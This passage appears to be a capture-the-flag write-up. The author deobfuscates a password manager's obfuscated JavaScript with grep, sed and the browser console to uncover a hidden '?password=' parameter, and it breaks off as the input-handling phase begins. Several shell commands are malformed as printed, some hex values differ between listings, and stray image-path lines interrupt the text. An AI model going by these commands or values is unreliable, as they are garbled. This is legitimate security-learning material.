1404         for (var o = -0x14cd + 0x1e56 + -0x989; o < k; o++) {
1405             l[_0x5195[-0x240 + -0x106a * -0x2 + 0x13 * -0x191]](m[_0x5195[-0x1d5 * -0xd + -0x5d0 + 0x51b * -0x3]](Math[_0x5195[-0x4df * -0x6 + -0xe
1406         ]]);
1407         return l[_0x5195[0x481 * 0x1 + 0x1b99 + -0x1f4b]](_0x5195[-0x1f54 + 0x122f * -0x2 + 0x97 * 0x73]);
1408     }
1409     document[_0x5195[-0x12b3 * -0x1 + 0x4 * 0x1e3 + -0x19be]](_0x5195[-0x21e5 + 0x2 * -0x3cb + -0x107 * -0x2b])[_0x5195[0x29 * 0x61 + 0x1f16 + -0x2
1410     function g3(c, d) {
1411         return fp(d, c - -0x13);
1412     }
1413     if (document[_0x5195[-0x14df * -0x1 + 0x3a * 0x7f + -0x3124]](_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1]))[_0x5195[0x3 * 0x7d4 + -0
1414     var k = {}];
1415     k[g3(0x79, 0x82)] = _0x5195[0x165e + -0x203 + 0x11a7 * -0x1];
1416     k[g3(0xb7, 0x198)] = _0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb];
1417     k[g3(-0x101, -0x97)] = _0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2];
1418     k[g3(-0x125, 0x73)] = _0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac];
1419     swal(k);
1420 } else {
1421     if (window[_0x5195[0x3 * 0xacf + -0x3 * 0x2b3 + -0x15a9]][_0x5195[0x24f8 + 0x126f + 0xa9 * -0x53]][_0x5195[-0xb * -0x38c + -0x1815 + 0x
1422     var l = i(_0x5195[-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4]][_0x5195[0x5 * 0x673 + 0x48e + -0x2213]](_0x5195[0x1 * -0xc73 + -0x691 +
1423     if (e(l) === !![]) {
1424         var m = atob(l);
1425     } else {
1426         var m = _0x5195[0x3 * -0x851 + 0x1302 + 0x8ad];
1427         console[_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c]](_0x5195[-0x393 + -0x11ab + 0x17fb]);
```

The repeating part seems to be constructed like this: `_0x5195[HEX code]`

Next question now is can we make this more readable? The HEX code part for sure yes but the `_0x5195[]` is something that seems specially crafted for this application. At this moment I just copy one of those in the developer console of the application page and see what the outcome is:



Yes that is definitely readable :-)

Next step is to remove most of the unnecessary code at each line as we only need the
“_0x5195[HEX code]”: `cat out.txt | grep -Po "(?<=\\[\\].*?(?=\\])" >> out2.txt`

```
joren@reconbox:/tmp$ cat out.txt | grep -Po "(?<=\\[\\].*?(?=\\])" >> out2.txt
```

```
_0x5195[-0xb * -0x38c + -0x1815 + 0xeeb * -0x1  
0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8  
-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4  
_0x5195[0x5 * 0x673 + 0x48e + -0x2213  
0x1 * -0xc73 + -0x691 + 0x139c  
0x96b + 0xb59 + 0x1f * -0x95  
0x3 * -0x851 + 0x1302 + 0x8ad  
_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c  
-0x393 + -0x11ab + 0x17fb  
_0x5195[0xf07 + -0x3 * 0x9fd + 0xf71  
0xa28 + -0x1 * -0x21af + -0x2919  
_0x5195[-0x10 * 0xca + 0x1196 * 0x2 + 0x2c1 * -0x8  
-0x233b + 0x128f * 0x1 + 0x1 * 0x136b  
g3(-0x1db, -0x1bf)  
-0x508 + 0x10ae + 0x22 * -0x43  
_0x5195[-0x1f78 + -0x371 + 0x1f * 0x125  
0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3  
_0x5195[0x5 * 0x79d + -0x85f * 0x1 + -0x1db1 * 0x1  
o  
_0x5195[0x15dd + 0x248 + -0x1574  
_0x5195[-0xe83 + 0xc05 + 0x2f1  
_0x5195[0x1261 + -0x2393 * -0x1 + -0x3332  
_0x5195[-0x1 * 0x1723 + 0x5 * 0x494 + -0x13 * -0xb  
-0x1c07 + 0x18cc + 0x76 * 0xd  
_0x5195[0x2321 + 0x6b * -0xb + -0x1e87  
o  
_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51  
_0x5195[-0x8eb + 0x1b0 + 0xa01  
_0x5195[-0x1d3c + 0x20da * -0x1 + 0x40db  
-0x1333 + 0x18a4 + -0x5 * 0x89  
_0x5195[-0x115a + -0x1 * -0x19e5 + -0x80a  
-0x2 * -0xcab + 0xb9 * 0x2e + -0x37e1  
_0x5195[-0x12e1 + -0x25 * 0xb5 + 0x2d59  
-0x124e + -0x3dd * 0xa + 0x13 * 0x301  
g3(0x79, 0x1f2)  
-0x2358 + -0x16b5 + 0x3cc1  
g3(0xb7, 0x203)  
-0x186d + -0xd95 + 0xc5 * 0x35  
g3(-0x101, -0x29b)  
0x25 * -0x32 + 0x569 * -0x1 + 0xf59  
g3(-0x125, 0x56)  
-0x1651 + 0x2330 + -0xa28
```

Some lines still have code like this “g3(-0x1db, -0x1bf)”. Lets find those lines containing a “(“ and remove them: `cat out2.txt | sed '/(/d' >> out3.txt`

```
joren@reconbox:/tmp$ cat out2.txt | sed '/(/d' >> out3.txt
```

Still a part of the lines contain a simple “o”. We can remove them also: `cat out3.txt | sed '/o/d' >> out4.txt`

```
_0x5195[-0x1f78 + -0x371 + 0x1f * 0x125
0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3
_0x5195[0x5 * 0x79d + -0x85f * 0x1 + -0x1db1 * 0x1
o
_0x5195[0x15dd + 0x248 + -0x1574
_0x5195[-0xe83 + 0xc05 + 0x2f1
_0x5195[0x1261 + -0x2393 * -0x1 + -0x3332
_0x5195[-0x1 * 0x1723 + 0x5 * 0x494 + -0x13 * -0xb
-0x1c07 + 0x18cc + 0x76 * 0xd
_0x5195[0x2321 + 0x6b * -0xb + -0x1e87
o
_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51
_0x5195[-0x8eb + 0x1b0 + 0xa01
_0x5195[-0x1d3c + 0x20da * -0x1 + 0x40db
```

```
joren@reconbox:/tmp$ cat out3.txt | sed '/o/d' >> out4.txt
```

Ok now I only have the code that came from the “_0x5195[“ pattern. I want to give them to our developer tools in one time so it can be converted to something readable. I need to construct each line as following `console.log(_0x5195[HEX code])`.

Some lines already contain the “_0x5195[“ part and some not so I have to filter for that in 2 steps.

Get lines that already have the “_0x5195[“ part: `cat out4.txt | grep '_0x5195[' | sed -e 's/^\console.log(/' | sed -e 's/$/)/' >> part1.txt`

```
joren@reconbox:/tmp$ cat out4.txt | grep '_0x5195[' | sed -e 's/^\console.log(/' | sed -e 's/$/)/' >> part1.txt
joren@reconbox:/tmp$
```

Get lines that do not have this part and add it: `cat out4.txt | grep -v "_0x5195[" | sed -e 's/^\console.log(_0x5195[/' | sed -e 's/$/)/' >> part2.txt`

```
joren@reconbox:/tmp$ cat out4.txt | grep -v "_0x5195[" | sed -e 's/^\console.log(_0x5195[/' | sed -e 's/$/)/' >> part2.txt
joren@reconbox:/tmp$
```

Combine our part1.txt and part2.txt to get our full list: `cat part1.txt part2.txt > full.txt`



```
joren@reconbox:/tmp$ cat part1.txt part2.txt > full.txt
joren@reconbox:/tmp$
```

```
console.log(_0x5195[0xe3b * -0x2 + 0x1d17 + 0x1291])
console.log(_0x5195[0x17bb + 0x203 + 0x18c * -0xf])
console.log(_0x5195[-0x1027 + -0x0fd * -0x1 + 0x4b51])
console.log(_0x5195[-0x1539 + -0x594 + 0x1f59 * 0x11])
console.log(_0x5195[-0xa * 0x1f4 + -0x13c5 * 0x29da])
console.log(_0x5195[0x1e86 + -0x198 + -0x1a60])
console.log(_0x5195[-0x7 * 0x431 + -0x751 + 0x2f37])
console.log(_0x5195[-0xec * -0x17 + -0x7b + 0x3 * 0x2251])
console.log(_0x5195[-0x8b * 0x23 + 0x2b * -0x5 + 0x1669])
console.log(_0x5195[-0xb65 * 0x1 + 0x53 * 0x6 + -0x1 * -0xc85])
console.log(_0x5195[-0x87b * 0x1 * 0x7ba + 0x541])
console.log(_0x5195[-0x1 * -0x7ed + -0x6 * -0x1b6 + -0xf9d])
console.log(_0x5195[-0x2285 + 0x1a1b + 0xaf * 0x1])
console.log(_0x5195[0x1 * -0x92f + 0x1065 * -0x2 + 0x2c8f])
console.log(_0x5195[0x13 * -0x148 + 0x9f2 + 0x102d1])
console.log(_0x5195[0x20bf + 0x1519 + -0x18 * 0x23b])
console.log(_0x5195[0x26d7 * -0x1 + 0x1d0f + 0xc5f])
console.log(_0x5195[-0x1aa3 + -0x143 * 0x1e7e])
console.log(_0x5195[0x26 * 0xab + -0x2a8 + 0xd29])
console.log(_0x5195[-0x1ab8 + 0x1d39 * -0x1 + -0x7 * -0x85d])
console.log(_0x5195[0x84 * -0x16 + -0x1674 + 0x21eb])
console.log(_0x5195[0x18e9 + -0x1 + -0x1b5 * 0x3bf * 0xf])
console.log(_0x5195[-0x896 + 0x21dd * -0x4 * 0x64a])
console.log(_0x5195[-0x2 * 0x1079 + -0xd56 + -0x2f9b * -0x1])
console.log(_0x5195[-0x1e6 + 0x2292 + -0x207e])
console.log(_0x5195[-0x1 * 0xb7 + -0x14bd * -0x1 + -0x13b3])
console.log(_0x5195[0x2 * 0x9a9 + 0x36 * -0x9b + 0xd7f])
console.log(_0x5195[-0x181 + -0x10aa + 0x2bfa])
console.log(_0x5195[-0x1 * -0x172d + -0x12 * 0x144 + 0x23a])
console.log(_0x5195[-0x2c9 + 0x5 * -0x7c6 + 0x2c49])
console.log(_0x5195[-0x1 * 0x1bbf + -0xb * -0x2e6 + -0x180])
console.log(_0x5195[-0x1412 + -0x1fc * 0x341 * 0x1])
console.log(_0x5195[0x12c1 + 0x1 * -0x1bb8 + -0x1 * -0xb9b])
console.log(_0x5195[0x1 * 0x445 + -0x79 * 0x2e + -0x5 * -0x486])
console.log(_0x5195[0x57 * 0xb + -0x3d * 0x6d + 0x18e9])
console.log(_0x5195[-0x1f4 + 0x122 * -0x2 + 0x97 * 0x7])
console.log(_0x5195[-0x21e5 + 0x2 * -0x3cb + -0x107 * -0x2b])
console.log(_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1])
console.log(_0x5195[0x165e + -0x203 + 0x187 * -0x1])
console.log(_0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb])
console.log(_0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2])
console.log(_0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac])
console.log(_0x5195[0x172d + 0x8a1 * 0x3 * 0x1b + -0x1b8])
console.log(_0x5195[-0x1fb + -0x11 + 0x14 * 0xb1 + -0x2cc4])
console.log(_0x5195[0x1 * -0xc73 + -0x691 + 0x139c])
console.log(_0x5195[0x96b + 0xb59 + 0x1f * -0x95])
console.log(_0x5195[0x3 * -0x51 + 0x1392 + 0x6d])
console.log(_0x5195[-0x393 + -0x11ab + 0x17fb])
console.log(_0x5195[0xa28 + -0x1 * -0x21af + -0x2919])
console.log(_0x5195[-0x23b + 0x201 * 0x1 * 0x1 * 0x136b])
console.log(_0x5195[0x598 + 0x106 * 0x22 * -0x431])
```


There are a few lines left that are unusable so I removed them again manually:

```
console.log(_0x5195[0x212b + -0x208d * 0x1 + -0x5f])
console.log(_0x5195[0x216a + 0x11d1 + 0x3307 * -0x1])
console.log(_0x5195[0x253c + -0x9d1 * -0x1 + 0x1a9 * -0x1c])
console.log(_0x5195[bm])
console.log(_0x5195[0x1eec + -0x1 * 0xa0d + -0x14c0])
console.log(_0x5195[0x2266 + 0x4 * 0x608 + 0x1cf9 * -0x2])
console.log(_0x5195[0x1 * -0x2335 + 0xdd * -0x9 + -0x4d7 * -0x9])
console.log(_0x5195[0x24 * 0xba + 0x2f3 * -0x3 + -0x1115])
console.log(_0x5195[-0x1496 + 0x17 * 0xa6 + 0x643])
console.log(_0x5195[0x389 + -0x26ec + 0x23fa])
console.log(_0x5195[-0x2f * -0x1f + -0x8d8 + 0x3bf * 0x1])
console.log(_0x5195[-0x1 * -0x2185 + -0x171a + -0x1f7 * 0x5])
console.log(_0x5195[0x13 * -0x5 + -0x1 * 0x1ceb + -0x1de3 * -0x1])
console.log(_0x5195[-0x8 * 0x1a9 + 0xf * 0xcf + 0x12e])
console.log(_0x5195[0x7f9 + -0x5 * -0x793 + -0x2d8d])
console.log(_0x5195[-0x49 * 0x62 + -0x9 * 0x5e + 0x1f63])
console.log(_0x5195[-0xec3 + -0x448 * 0x4 + 0x207d])
console.log(_0x5195[0x353 * -0x3 + -0x911 + 0x13a5])
console.log(_0x5195[-0x1 * -0x136f + -0x154b + 0x278])
console.log(_0x5195[0x6d * -0xb + -0x4a + 0x1 * 0x536])
console.log(_0x5195[0x1245 * 0x1 + 0xb2f + 0x141 * -0x17])
console.log(_0x5195[bk])
console.log(_0x5195[-0x1 * 0x1606 + -0x1166 * -0x1 + 0x4c3])
console.log(_0x5195[0x4c6 + 0x240 * 0x10 + 0x2051])
```

Time to copy and paste this into our developer tools for translation:



And we can copy the output in a new text file: "translate.txt" in for me



At this point I checked our “translated” list and quickly found a parameter that way:

```
object
undefined
function
data-tt-policy-suffix
data-tt-policy-suffix
antihackercode
#
TrustedTypes policy
could not be created.
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
#add
#new-password input
Uh, oh!
Please, provide a password
error
Keep hunting
?password=
password

+
amsterdam_coffeeshops
try harder
#passwords
<div class="password"><span id="passwordsaved">
</span><button class="delete"><i class="fa fa-trash-o"></i></button></div>
.delete
#passwordsaved
completed
#new-password input




Uh, oh!
I need a parameter.. maybe look at the sourcecode?
error
Keep hunting
```

Lets see if it works. Add the parameter and type a random password and click Add:



Phase 2: What can we input via our parameter

We now found our way into the application but our passwords are saved as some unreadable “thing”.



Ok time to take this a step further and look into the source code where the parameter value is and see if we can find other clues there. I have 2 text files now one with the encoded part “_0x5195[HEX code]” and one with the translation.

I cleaned my pasted “translate.txt” with following Linux command: `cat translate.txt | sed 's/[^]* //' >> translate-clean.txt`

Now via Linux I can easily make some kind of dictionary as following: `paste -d'\0' full.txt translate-clean.txt >> dictionary.txt`

This combines our 2 files and pairs them correctly:

```
dictionary.txt
_0x5195[0xe * -0x157 + 0x1b7 * -0x4 + 0x199f] length
_0x5195[0x74e + -0x1 * 0x2f5 + -0xb * 0x65] test
_0x5195[0x7f * -0x3e + -0x133 * 0x5 + 0x24c5] indexOf
_0x5195[0x1 * -0x1e45 + -0x8ad + 0x1a * -0x9d] createElement
_0x5195[0x3 * -0x32d + -0x16f6 + -0x8b1 * -0x5] defineProperty
_0x5195[-0x1729 + -0x25 * -0x2f + 0x1067] log
_0x5195[-0x1193 * 0x2 * -0x1 * -0x1ef + 0x2100] log
_0x5195[0x27 * -0x31 + 0x1 * 0x54a + 0x44d] exports
_0x5195[0x13d * 0xf + 0x1 * -0x50b + -0x15c * 0x8] amd
_0x5195[0x3 * 0xbb + 0xa0a + 0x1b92 * -0x1] AntH4ck3RC003zzzzzzzzzz
_0x5195[0x220e + -0x51 * 0x1 * -0x1 * 0x14b1] isArray
_0x5195[-0x2 * 0x1336 + 0x1 * -0xa99 + 0x3106 * 0x1] length
_0x5195[-0x1ff + 0x127d + -0xc9 * 0x15] length
_0x5195[-0x1e61 + 0x608 + -0x1 * -0x1796] from
_0x5195[0xb45 + -0x2189 + 0x15b5] length
_0x5195[0x1b7b * 0x1 + -0x1c02 + 0x4 * 0x22] length
_0x5195[0x185f + -0x2c5 * 0x5 + -0xa85 * 0x1] length
_0x5195[-0x24e0 + -0x1329 * 0x1 + 0x2a15] isArray
_0x5195[-0x19c3 * -0x1 * -0xa3f + -0x89 * -0x1d] length
_0x5195[0xd1b + 0x1813 + -0x252d] length
_0x5195[0xc98 + -0x271 * 0x1 + -0xa1a] from
_0x5195[0x1304 + -0x27 * 0x3d + -0x488] length
_0x5195[-0x96e + 0x55f + -0x1 * -0x41e] version
_0x5195[-0x8cd + 0x36c + 0x572] removed
_0x5195[0x25d1 + -0xe30 * -0x1 + 0x1 * -0x33ef] document
_0x5195[-0x582 + -0x432 * 0x9c6 * 0x1] document
_0x5195[-0x1e8f + 0x819 * 0x2 + 0x58 * 0x2a] NodeType
_0x5195[0x21f5 + 0x1 * -0x206 + -0x1f2b] isSupported
_0x5195[-0x565 + 0x1 * -0x5 * -0x270 + -0x3 * 0x24b] document
_0x5195[-0x1b44 + -0x22e9 + 0x3dff] document
_0x5195[-0x836 + 0x2007 + -0x4 * 0x5ef] DocumentFragment
_0x5195[-0x1 * 0x87e + -0x19 * 0x11ad] HTMLTemplateElement
_0x5195[-0x179 * 0x0 * 0x885 * -0x1 + 0x1 * 0x1d7] Node
_0x5195[-0x861 + -0x12e1 + 0x9 * 0x30a] NodeFilter
_0x5195[-0x15f6 + -0x2d * 0x47 + 0x228a] NamedNodeMap
_0x5195[-0x1e44 + 0x17c5 + 0x1 * 0x598] NamedNodeMap
_0x5195[0x11c1 + -0x1 * 0x981 + -0x826] MozNamedAttrMap
_0x5195[0x1 * 0x26cc + 0x1270 + -0x3921] Text
_0x5195[0x11c4 + 0x9c1 * -0x4 * 0x2 * 0xae] Comment
_0x5195[-0x236f + 0x9a * 0x6b * 0x2e] DOMParser
_0x5195[-0x25c3 * 0x1 + 0x1b0c + -0x1 * -0x25] trustedTypes
```

If we now look for our password parameter:

```
_0x5195[-0x1 * 0x1bbf + -0xb * -0x2e6 + -0x180] #
_0x5195[-0x1412 + -0x1f0c + 0x3341 * 0x1]
_0x5195[0x12c1 + 0x1 * -0x1bb8 + -0x1 * -0xb9b] TrustedTypes policy
_0x5195[0x1 * 0x445 + -0x79 * 0x2e + -0x5 * -0x406] could not be created.
_0x5195[0x57 * 0xb * -0x3d * 0x6d + 0x18e9] ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
_0x5195[-0x1f54 + 0x122f * -0x2 + 0x97 * 0x73]
_0x5195[-0x21e5 + 0x2 * -0x3cb + -0x107 * -0x2b] #add
_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1] #new-password input
_0x5195[0x165e + -0x203 + 0x11a7 * -0x1] Uh, oh!
_0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb] Please, provide a password
_0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2] error
_0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac] Keep hunting
_0x5195[0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8] ?password=
_0x5195[-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4] password
_0x5195[0x1 * -0xc73 + -0x691 + 0x139c]
_0x5195[0x96b + 0xb59 + 0x1f * -0x95] +
_0x5195[0x3 * -0x851 + 0x1302 + 0x8ad] amsterdam coffeeshops
_0x5195[-0x393 + -0x11ab + 0x17fb] try harder
_0x5195[0xa28 + -0x1 * -0x21af + -0x2919] #passwords
_0x5195[-0x233b + 0x128f * 0x1 + 0x1 * 0x136b] <div class="password"><span id="passwordsaved">
_0x5195[-0x508 + 0x10ae + 0x22 * -0x43] </span><button class="delete"><i class="fa fa-trash-o"></i></button></div>
_0x5195[0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3] .delete
_0x5195[-0x1c07 + 0x18cc + 0x76 * 0xd] #passwordsaved
_0x5195[-0x1333 + 0x18a4 + -0x5 * 0x89] completed
```

`_0x5195[0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8] ?password=`


We can search for this part in the source code and this reveals a bit further the “atob” fuction.

```
1412
1413 f (document[_0x5195[-0x14df * -0x1 + 0x3a * 0x7f + -0x3124]][_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1]][_0x5195[0x3 * 0x7d4 + -0xddc + -0x951]][_0x5195[-0x1 * 0x1d93 + -0x1
1414   var k = {}];
1415   k[g3(0x79, 0x82)] = _0x5195[0x165e + -0x203 + 0x11a7 * -0x1];
1416   k[g3(0xb7, 0x198)] = _0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb];
1417   k[g3(-0x101, -0x97)] = _0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2];
1418   k[g3(-0x125, 0x73)] = _0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac];
1419   swal(k);
1420   else {
1421     if (window[_0x5195[0x3 * 0xacf + -0x3 * 0x2b3 + -0x15a9]][_0x5195[0x24f0 + 0x126f + 0xa9 * -0x53]][_0x5195[-0xb * -0x38c + -0x1815 + 0xaeb * -0x1]][_0x5195[0x173d + 0x8a1 * 0x3 +
